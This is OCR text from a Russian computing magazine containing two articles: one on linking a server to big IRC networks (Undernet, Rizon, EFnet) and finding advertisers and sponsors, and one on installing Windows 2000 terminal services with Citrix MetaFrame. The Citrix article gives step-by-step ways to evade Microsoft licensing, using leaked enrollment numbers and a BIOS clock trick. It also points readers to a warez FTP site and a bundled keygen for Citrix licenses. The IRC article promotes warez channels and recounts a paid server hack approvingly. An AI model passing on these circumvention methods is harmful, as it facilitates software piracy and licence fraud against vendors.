Первые ассоциации с under - underground, разная вкусная нелегальщина. Отцы сети всячески открещиваются, однако на самом деле поддерживают представленные на сети варезные каналы с открытым доступом. В отличие от EFnet'а, характерного отсутствием сервисов, здесь крутятся сервисы аж с 1995-го. На каждый канал можно загнать сервис-бота с очень симпатичным нашему журналу именем X. Итогом становится более дружелюбная атмосфера сети, меньшее число тэйковеров.

Сеть стоит на серваках марки ircu (www.coder-com.undernet.org), которая разрабатывается местными Undernet'овскими кодерами. Начинание некоммерческое, оттого ап-

дейты иногда припаздывают, хотя летальные баги залатываются оперативно.

Изначально сеть позиционировалась как свойская, абсолютно открытая для новых людей. Увы, сие лишь прошлое, и сейчас прилинковаться к Ундернету - еще та интрижка. Помимо обладания сервером и легальным доступом к интернет-соске, комитет по линковке требует заявления и от администрации прова. Требования по железу идентичны ефнетовским, но с добавкой логичного пожелания 512 мозговых метров. Новые ircop'ы перед вступлением в законный брак с сетью проходят инструктаж от отцов.

Вся официальная ботва находится на www.routing-com.undernet.org.

RIZON
www.rizon.net

Самая молодая из действительно популярных сетей. Популярность поддерживается размещением доброй сотни варезных каналов, где можно выкачать свежайшие фильмы, музыку и софт. На отдельных каналах отвисает до 4000 человек. За два года существования сети успели собраться почти 20 серваков.

Если верить начальству отдела по линковке, подключение российской машины крайне желанно. Однако их GeoDNS (система по роутингу новых юзеров - кого на какой сервер бросить в зависимости от географии юзера) будет к нам роутить в основном азиатов и героев из Восточный Европы. Проблема сети - высокий трафик, нагоняемый густонаселенными каналами. От анонсов вареза, которые идут 24 часа в сутки, набегает до 400 гигабайт трафика на каждый сервер при 2000 юзерах на постоянке.

Дружба с варезными сетями помогает получить доступ ко всей элитарной свежатине, которая описывается в нашей эпохальной рубрике «Leech». Ряд профессиональных варезников, что тиражируют диски сотнями тысяч, по непроверенной информации, держат здесь несколько сервантов. За это они получают FTP-аккаунты на быстрых серваках с эксклюзивом.

ГДЕ БУДЕТ ЖИТЬ НАШ СЕРВЕР?

Давай сразу определимся, что в российских условиях площадку под твой сервер вряд ли кто-то даст на халяву. Был опыт российского сервера irc.rt.ru, который был прилинкован к EFnet. Потом получилось так, что провайдер решил отказаться от проекта, и сервер был делинкован в тот же час... Не прокатит и зарубежная тема с установкой сервера в своем институте: редкий вуз возьмется за финансирование проекта, да и мало кто из российских учебных обителей располагает столь мощным интернет-каналом, какой требуется крупной зарубежной сети.


Для установки я занялся активным поиском провайдера. Оказалось похоже на съем квартиры: в рекламе все очень вкусное и желанное - ставь сервер, плати копейки и наслаждайся. Более других впечатляло предложение «НЕОГРАНИЧЕННЫЙ ТРАФИК», обозначавшийся обманчивой рекламой почти как дармовой. После обзвона и общения с менеджерами получалось, что он, конечно же, неограниченный, но есть «ряд маленьких условий». По этим условиям ну никак не прокатывало прилинковать от них свою машину к тому же Rizon'у, чреватому четырьмястами гигабайтами в месяц. Они говорили, что российского трафика должно быть столько же, сколько и западного. На фига мне российский трафик? У меня же западники будут занимать 95% всего потока! В моем случае они хотели доплаты. Снова куча условий, непонятность которых наводила на меня непомерный страх: продадут меня в марсианский бордель отрабатывать огромный долг к концу месяца :). Было понятно, что мне нужен пров без разбиения на Запад и Россию, потому что при бесплатности/дешевизне трафика на Родине неизбежно поднимается ставка за работу с Западом.

Я уже имел удачный опыт работы с коллокейшеном www.mastak.ru и не стал «от бобра добра искать». Т.к. подключаться мы собирались к одной из лидирующих мировых IRC-сетей, надо было, чтобы все прошло стабильно, без приключений. Вложение себя окупило, и наш триальный 45-дневный срок прошел на ура. Да что там вложение! Когда я стал искать площадку на www.providerz.ru, первый же потребовал $200 за начальное подключение! Это явно не вписывалось в мой баланс при потраченных у «Мастака» $30.

Также я выбирал провайдера, чтобы помимо коллокейшена был доступен и dedicated, если вдруг я потом буду расширяться в выбранной IRC-сети. Ставить собственный хаб, на покупку которого денег уже не хватало. Я отыскал целую кучу свободных машин в гермозоне «Мастака», отмеченной на картинке ниже.

Железо - очень хорошо, но нужны и люди, которые придут на помощь в случае проблем. Большинство провайдеров предлагает «администрирование Вашего сервера». Однако опыт коллег показывает, что подобным казенным администрированием далеко не всегда занимаются профессионалы. С моим же выбором я мог доверить свой прежний проект местным админам.

В случае установки IRCD для крупной сети проблема работников прова становится особенно актуальна, т.к. недоброжелатели порой устраивают провокации против server-admin'ов конкретного IRC-серванта: пишут abuse'ы в адрес владельцев collocation'a, описывая все мировое зло, которое творится на сервере. Иногда подобные задвиги оказываются успешными, и серверы снимают с


Так физически выглядит сервак «Мастака»

MOTD - сообщение дня

Понятное дело, что IRC для них - одно из наиболее сочных и эффективных мест рекламы.

порта. Со мной лично происходило подобное, но «Мастак» тщательно расследовал проблему и посылал провокаторов на][. Читать журнал Х и уму-разуму набираться :).

КАК ПОИМЕТЬ ЛИНКОВКУ НА ХАЛЯВУ?

Есть качественные руки админа, контакты с отцами желанной сети, возможность проводить время за мониторингом сети и наведением порядка, умение сдержать свой гнев (не злоупотреблять командой /kill :)). Чего же не хватает? Да все того же, отчего приходится отрубать картинки в браузере при серфинге из локалки, - халявного трафика. Давай прикинем, какие бонусы я мог бы приподнять, проплатив свои кровные за место под солнцем в «Мастаке»?

Message of the day. Сообщение дня, которое ты имеешь радость лицезреть при каждом коннекте на свой сервер. Обычно это 2-5 тысяч знаков (2-4 прокрутки экрана на разрешении 1400x1050 или 0.5-1 страница твоего любимого журнала), которые ты волен использовать по собственному разумению. Чаще всего туда вписывают рекламу хостингов или любого другого интернет-сервиса, который может быть доступен на международном уровне (значит, сервер должен уметь процессить кредитки или принимать PayPal). Из хостингов самыми вероятными рекламодателями оказываются shell-hoster'ы. Они продают доступ на свои тачки, разрешая развесить несколько процессов в бэкграунде. Понятное дело, что IRC для них - одно из наиболее сочных и эффективных мест рекламы. У доброй половины их юзеров список процессов целиком забит BitchX'ами и BNC'ами. Сегодня юзер видит нужный MOTD, а завтра уже закупается шеллами или баунсерами. Связавшись с отделами продаж конкретных shell-provider'ов, можно отыскать потенциального рекламодателя. Отыскивать дойных коров получается и по ключевым словам «unix+shell+service» в Google, и на конфах для шелл-провайдеров (вроде forum.shellreview.com), и на www.eggfaq.com.

Существует даже целая сеть irc.shellsnet.org, где крутятся десятки официальных каналов shell-хостеров. Там же можно обтереть все возможности с хозяевами/админами сервисов (чаще всего обе ипостаси представлены одной личностью).

Однако, как и в случае с описанными ниже tagline'ами, следует относиться скептически к возможности заработка на этом. Потому что мало кто читает MOTD, а в тэги все чаще и чаще вставляют просто смешные фразы.

Tagline. Каждый сервер в сети может поставить комментарий, который будет виден при коннекте (будет на постоянке в Status-окне), а также при запросе командой /links. В tagline можно вписать рекламу. Наиболее эффективно рекламировать там конкретный канал, который может быть выделен под спонсора. Тема спонсора указана чуть ниже.

IRC-СПАМ ЛЕГАЛЬНО!


Убедительная часть сервисных сетей, например знаменитый DALnet, позволяет проводить регистрации ников (каналов) лишь после верификации - успешной посылки письма на мыло регистрируемого. В письме указывается линк, по которому нужно кликнуть, или специальная команда, которая активизируется после вбива в IRC.

Длину письма никто не ограничивает, сеть может легко вписать туда любую рекламу. В отличие от жесткого спама, оседающего в твоем ящике, мессаги от сетей в большинстве случаев внимательно просматриваются получателем. Ряд сетей предоставляет мазу почтовой рекламы для владельцев новых серверов, слинкованных с сетью. Практика показывает, что сразу после линковки мазу могут и не выдать - счастье будет лишь по прошествии 6-8 недель, которые докажут стабильность твоего начинания.

ИЩУ СПОНСОРА. ИНТИМ НЕ ПРЕДЛАГАТЬ

Самому за все платить - это очень накладно. Нужна подмога! Зачем искать рекламодателей, если можно выбить живые деньги у сочувствующих? Однажды мне предлагали $2000 за взлом IRC-сервера, где обидели одного горячего юношу. Самое интересное, что сие было не минутным порывом, а направленным желанием, и один «брат по оружию» удовлетворил этот запрос, получив обещанное! Не знал наивный юноша, что за отданные деньги он мог бы стать соадмином нового сервера. С крутым статусом и новыми правами он имел бы мазу постепенно выгнать нерадивого иркопа из сети. Однако ретивые юноши (те, что с каналов вроде #baku ;) - далеко не всегда лучшие союзники. Ибо они, по большей части, существуют по принципу «Против кого дружим?». Их дружба и финансирование могут быть не столь продолжительными. Тем более, при линковке тебе надо будет указать приблизительный список твоего staff'а - команды, обеспечивающей жизнедеятельность будущего серванта. Указав же опального иркера, ты рискуешь получить отказ даже при идеальности твоего предложения по другим параметрам. Более продуктивно искать союзников (читай материально сочувствующих) на хелперских каналах (вроде #help и #irchelp). Постоянные активные юзеры среди местных обычно обладают убедительным авторитетом. И помимо материального вливания, они смогут помочь в продвижении твоей заявы на линковку. Другое дело - чело-

Cows - дойные коровы aka рекламодатели



IRC-Cows - коровы в тете Ирине

век, проводящий дни напролет в поддержке юзеров, вряд ли будет обладать бабками для вклада в твое начинание.


ЛЮДИ, КТО СТАНЕТ ЦАРЕМ ГОРЫ?

Все красавицы заявляют, что выйдут замуж лишь по любви. Основные IRC-сети заявляют, что примут на линковку любого позитивного сервер-админа, который готов принести любовь и заботу о сети. На самом деле барышень более всего парит отсутствие педикулеза у жениха :). Про IRC можно сказать без улыбки: главное при обработке линковочной заявки - личность заявителя, список его tech staff'а. Если заявляет персона мутная, то сервер может рассчитывать на самые жесткие придирки. Если же приходит интернет-звезда, то ее амбиции обязательно оправдаются.

Я спрашивал админов из #routing разных сетей, применяя характерную славянскую прямоту: сколько лет в сети должен провести потенциальный serv-adm, чтобы его восприняла большая сеть всерьез? Всюду демократия, и слышно стандартное мяуканье: не важно кто, важно качество сервера. Практика же показывает, что средний минимум для достаточно громкой заявки о себе - 3-4 года постоянной отсидки. Конечно, есть случаи, когда принимают и зелененьких. Часто в их случае помогает впечатляющий список технической команды. Админы очень падки на заявы от работников именитых компаний вроде SUN, AOL, Sprint, IBM. Отыскать подобных личностей можно даже на каналах вроде #usa, где их выдаст фирменный корпоративный хост. Понятно, что большинство иркеров из ИТ-компаний занимаются техническими вопросами и смогут легко участвовать в поддержке. На чужом горбу в рай? Почему бы и нет? Я лично наблюдал десяток случаев, когда из двух идентичных серверов (то же железо, схожая по грамотности и опыту техподдержка, одинаковой мощи интернет-соски) один был принят из рук знаменитого опа, а другой - отвергнут при заявке незнакомцем.

Будущее начинается сегодня. Сегодня же было вчера? Большую часть новых заяв проверяют, выясняя опыт администрирования в других сетях. Если чел раньше был завязан с маленькой сеткой, то его опыт практически не повлияет на решение комиссии. Если же личность была на UnderNet/EFnet/IrcNet, то это определенно поспособствует продвижению. В случае неудачного опыта, пусть даже полученного по ходу длительного администрирования крупной сетки, могут возникнуть сложности. Рассказывает один из бывших админов Ефнета: «Мы отказали серверу, который до этого был в IrcNet, потому что я узнал у своего приятеля на IrcNet о причине делинковки. И оказалось, что этот сервер там конкретно всех доставал. После получения этой информации у сервера не оставалось никаких шансов подключиться к EFNet».

Техническая поддержка награждается статусами IRCop'ов. Сколько же можно заиметь оных, сколько корешей-подельников можно осчастливить? Все зависит от правил конкретной сети и сложности работы, проводимой на сервере. К примеру, Rizon позволяет иметь лишь 2-3 иркопа, ибо сеть работает безбедно практически на автопилоте. В случае же с EFnet в среднем на сервер приходится 8 опов. Если сервер крохотный, то логично иметь лишь 5-7 человек на подмоге. Большой же может поставить все 10-14. В ряде сетей практикуется прописка backup O-line, т.е. списка резервных опов. Сей O-line активизируется, когда нужна дополнительная помощь. Например, при отбивке массированной DDoS-атаки.



Комментарии в тэглайнах

ВООРУЖАЙСЯ ЗНАНИЯМИ

Вот, наверное, и все, что тебе нужно иметь в виду, если ты собираешься поднять и прилинковать свой сервер к уже существующей сети. Помни, что итог твоей линковки зависит не только от того, что я описал в статье, но и от так называемого человеческого фактора. Вполне возможно, твои человеческие качества настолько приглянутся комиссии, что тебя примут в команду, даже если ты никогда не был админом, и дадут тебе шанс приобрести опыт со временем. Стань королем IRC, удачи!

Сети не хотят новых админов. Сети хотят новых трудяг и помощников.

90-95% IRC-сетей работают на FreeBSD. Есть также Linux и Solaris, но их довольно мало.

Очень важно, чтобы на коллокейшене были грамотные админы, которые не будут вестись на провокационные телеги-abuse'ы от недоброжелателей.

■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ТЕРМИНАЛЬНЫЙ РАЙ

Терминальный доступ использовался еще в старых окошках серии 3.11. Это неспроста, ведь сервис удаленного доступа экономит массу времени и денег. Если админ ставит службу на предприятии, он может юзать коммерческие приложения всего с одной лицензией. При этом штат сотрудников будет очень большим! Заманчиво? Еще бы! Осталось лишь рассказать о тонкой установке и администрировании терминального сервера.

УСТАНОВКА И ОБСЛУЖИВАНИЕ ТЕРМИНАЛЬНЫХ СЕРВИСОВ

ТЕРМИНАЛЬНЫЕ ПРЕЛЕСТИ

По сути, терминальный сервер предоставляет клиенту доступ к рабочему столу винды. Существует множество программ, которые осуществляют такую же функцию (Radmin, VNC и т.п.), но коренное их отличие от терминальных сервисов в том, что последние практически не жрут процессор при новом подключении, дружат с ActiveDirectory (или Samba) и очень гибко настраиваются. Прочитав эту статью, ты поймешь все прелести этих служб и научишься грамотно настраивать свой будущий сервер приложений.

Как ты догадался, изначально MicroSoft взялась за идею удаленного доступа. Пока не было никаких альтернатив, все предприятия пользовались услугами стандартных терминальных служб (которые по дефолту появились в серверных версиях NT4). Но недостатки сервисов от MS трудно было не заметить. Это ограничение в разрешении, количестве цветов, невозможность трансляции звука, непереносимость буфера обмена, отсутствие администрирования и разграничения прав и т.д. и т.п. Любому человеку понятно, что полноценное приложение очень трудно (а в ряде случаев вообще невозможно) запустить удаленно. Юзеры страдали до тех пор, пока компания Citrix не решила выпустить свои сервисы терминалов, которые дополняли уже существующие от MS. После их установки клиенты получали неограниченные возможности: удобную настройку, поддержку теневого доступа, маппинг дисков, доступ к рабочему столу через Web, удобный публикатор приложений и многое другое. Естественно, что за удовольствие надо платить. Лицензии Цитрикса стоят намного дороже лицензий от Майкрософт. Но крякеры не дремлют, поэтому многие российские предприятия юзают пиратские лицензии и нисколько не жалеют об этом :). Не будем гнать лошадей, поскольку о лицензировании терминалов я расскажу в отдельной главе этого познавательного материала.


С ЧЕГО НАЧНЕМ?

О симбиозе MS и Цитрикса можно рассказывать часами, ведь с каждой версией Windows стандартные терминалы становятся все умнее. Некоторые админы говорят, что в Win2003 терминальные сервисы вообще можно не дополнять громоздким Цитриксом, однако я человек старой закалки :). Именно поэтому я расскажу о проверенной классической цепочке Win2000 + TermSrv + Citrix MetaFrame XPe 1.0.

Первое, что тебе нужно сделать, - установить Win2000. Я думаю, не стоит расписывать весь процесс инсталляции, уж что-что, а винду ты должен уметь ставить :). Обращу внимание только на две вещи. Во-первых, не забудь задать оптимальное количество подключений на терминальный сервер. Это лучше всего сделать в процессе инсталляции, чтобы не забыть в дальнейшем. Во-вторых, устанавливай терминал в режиме IMA и в режиме Win2000. Эти условия являются обязательными для установки Citrix (впрочем, переделать настройки можно позже, в пункте «Установка и удаление программ»). Когда винда будет установлена, не спеши ставить на нее хотфиксы и патчи. О пользе оных читай во врезке. Настало самое время подумать о вопросе лицензирования терминалов.

ПОЧЕМ ЛИЦЕНЗИЯ?

Существует три проверенных способа лицензирования. Один из них легальный. Ты активируешь терминал на https://activate.microsoft.com и покупаешь лицензии. После этого тебе выдают код клиентских лицензий, который необходимо забить в соответствующий пункт. Ты делаешь это и радуешься жизни. Но часто люди вынуждены немного пресекать закон и юзать два других способа лицензиро-


Добрый фейс виндового мастера

вания. Я ни к чему не призываю, просто расскажу тебе шаги таких нечестных личностей :).


Вначале администратор сервера получает код продукта. Его можно увидеть при запуске мастера лицензирования терминалов (Администрирование -> Лицензирование служб терминалов -> Мастер лицензирования). После того как код получен и записан, сисадмин топает на https://activate.microsoft.com и активирует службу по этому коду. Кроме этого, данные о пользователе, введенные в форму MS, должны совпадать с данными, которые запрашивает мастер. Первый шаг лицензирования завершен. Теперь пользователь забивает выданный код сервера, тем самым активируя его. Далее админ снова посещает активатор, выбирает пункт добавления лицензий и получает код по так называемому номеру заявки (enterprise enrollment agreement number). Этот самый номерок администратор находит в зарубежных поисковиках по запросам «enrollment agreement number» и т.п. Короче говоря, сисадмин заносит этот номер и количество соединений, а в ответ получает заветный ключ лицензий, после чего наслаждается бесперебойной работой терминалов.

Второй способ более безобидный и, я бы сказал, узаконенный. Перед тем как устанавливать Win2000, админ переводит время в BIOS'е на 10 лет вперед, затем инсталлит систему и подключается установленным клиентом к новому серверу приложений. Тут же происходит кое-что интересное: сервер лицензирования записывает дату подключения и прибавляет к ней 90 дней. То есть генерирует последний день триальной работы. После фокуса со временем дедлайн приходится на конец 2014 года и не изменится после обратного перевода времени! Только не забудь перевести часы назад после первого соединения, иначе после установки Citrix начнутся аномальные явления :).

И наконец, существует еще один способ, который заключается в подмене бинарного кода какой-то dll. К сожалению, ссылки на кряк быстро устаревают, и лично мне не удалось поиметь чудесный патчер. Я думаю, нечестному админу вполне хватит двух простых способа обхода лицензирования ;).

УСТАНОВИ CITRIX И ЗАБУДЬ О НЕВЗГОДАХ

Можно сказать, что площадка для Citrix построена. Теперь трави своего осла на ftp://ftp.nnz.ru и сливай все, что там есть :).



Долгожданный код активации

Установи его правильно!

ПОЛЕЗНЫЙ СОФТ ДЛЯ ПОЛЕЗНОГО ДЕЛА

С твоего позволения, расскажу про софт, который может использоваться на терминальном сервере. Добрую половину из этого списка я юзаю сам, поэтому уверен, что тебе понравятся нижеописанные утилиты.

vDesktop - программа для ламеров. Для сотрудников она, конечно же, не подходит, а вот для стажеров и студентов - самое то. Прога устанавливается на клиентской машине. При запуске она открывает полноэкранную консоль Citrix'а, а когда юзер завершает терминальный сеанс, выключает локальный компьютер. Бери утилиту по ссылке **www.thethin.net/wrapper.zip**.

Tseessiontool - софтина нужна для закрытия удаленных сеансов. И не просто для закрытия, а с оповещением. Скажем, ты захотел ребутнуть винду после установки патча. Запусти утилиту, и она сразу разошлет сообщения о том, что терминал скоро будет выключен. Качаем отсюда: **www.thethin.net/TSsessiontool.zip**.


GetUsers - утилита помогает увидеть всех подключенных пользователей. Но увидеть не в окне, а в консоли. Уверен, если ты любишь писать скрипты, то тебе понравится эта программа. В любом случае бери тулзу по адресу **www.thethin.net/getusers.zip**, пригодится!

Close - аналог консольного kill. Запускается с параметром, равным имени программы, а затем завершает задачу. Ничего лишнего. Берем на **www.thethin.net/close.zip**.

Con2prnt - скрипт подключает принтер клиента прямо из консоли и только тогда, когда это необходимо. Я использую этот сценарий давно, поэтому рекомендую и тебе. Сливай отсюда: **www.thethin.net/con2prnt.zip**.

Memhog - прога позволяет узнать, какой процесс нагружает сервер. После определения используй Close и корректно заверши программу. В общем, весьма полезная утилита, лежит тут: **www.thethin.net/memhog.zip**.

Разумеется, это не все программы, которые рекомендованы для установки на терминал. Более подробный список изучай на **www.citrix.pp.ru/progs.html**.


Все необходимые лицензии

Для Citrix существуют свои хотфиксы и сервис паки. Взять их ты сможешь на www.citrix.com.


Разумеется, для продуктивной работы терминалов тебе придется подобрать мощный комп с гигабайтом памяти.

А там имеется дистрибутив Citrix MetaFrame XPe и кейген для генерации нужных лицензий. Запускай autoroot.exe и следуй всем инструкциям инсталлятора. Если ты слушался автора и установил терминал в режиме IMA, то у тебя не будет никаких проблем :). Единственный нюанс: откажись от установки nfuse (доступ через WWW), если у тебя не установлен ISS. Когда дело дойдет до установки клиентов, можешь нажать «Cancel», ибо клиент не входит в поставку дистрибутива (его можно заинсталлить чуть позже). В конце инсталляции setup попытается запустить службу IMA и попросит перезапустить компьютер. Теперь остается поставить ряд нужных лицензий и затестировать терминал в полную силу.

После ребута залогинься под админом и приступай к администрированию терминала. Ты наверняка заметишь красивую панель Citrix справа (немного напоминает панельку от Office 97). Кликай на самую последнюю иконку, затем авторизуйся в ферме и выбери закладку Licenses. Для полноценной работы продукта тебе понадобятся по крайней мере три лицензии: Citrix User License Pack, MetaFrame XPe Connection Pack и MetaFrame XPe 1.0 for Windows. С таким комплектом сервер будет работать долгие годы. Генерируется все это добро с помощью keygen'а, входящего в дистрибутив. Главное, чтобы номер продукта был идентичен коду, указанному в readme.txt, который ты, конечно же, прочитал перед установкой. Собственно, с этого момента начинается самый увлекательный процесс администрирования и введения в жизнь мощной службы терминалов.


СЕКРЕТЫ АДМИНИСТРИРОВАНИЯ

Подсядь за какой-нибудь компьютер в локальной сети и установи клиент Citrix. Его можно достать с www.citrix.com в разделе Download. Инсталляция клиента - процесс недолгий. После него на рабочем столе появится иконка менеджера соединений. Запускай его! Теперь добавляй новый сервер, кликая по соответствующему значку. Соединение ведется по локальной сети (Local Area Network), дескрипшн включает любое описалово твоего терминала. Ниже (под радиобатоном Server) впиши айпишник машины, на которой вертится Citrix. Способ шифрования можно оставить дефолтовым, а вот разрешение и количество цветов рекомендую поменять (именно для этого ты и ставил Citrix). Здесь же можно оформить автоматическую регистрацию в системе и домене, а также запустить любое приложение после старта клиента. Когда несложные настройки будут выполнены, кликай по новому соединению, и перед тобой откроется новое окно - связь с быстрым терминальным сервером.


Бесконечное множество дисков

ОХ УЖ ЭТИ СЕРВИС ПАКИ...

Бывалые админы не рекомендуют ставить на терминальный сервер четвертый сервис пак. Это объясняется тем, что после инсталла возможны глюки и исключительные ситуации. Это отчасти так. После наката SP4 у меня пропали пермишены для многих профилей. В результате пришлось возвращать их вручную. Впрочем, на голую Винду пакет встал без аномалий. Ставить или не ставить - решать тебе, но я советовал бы ограничиться SP3. С третьим сервис паком Citrix дружит без ссор.


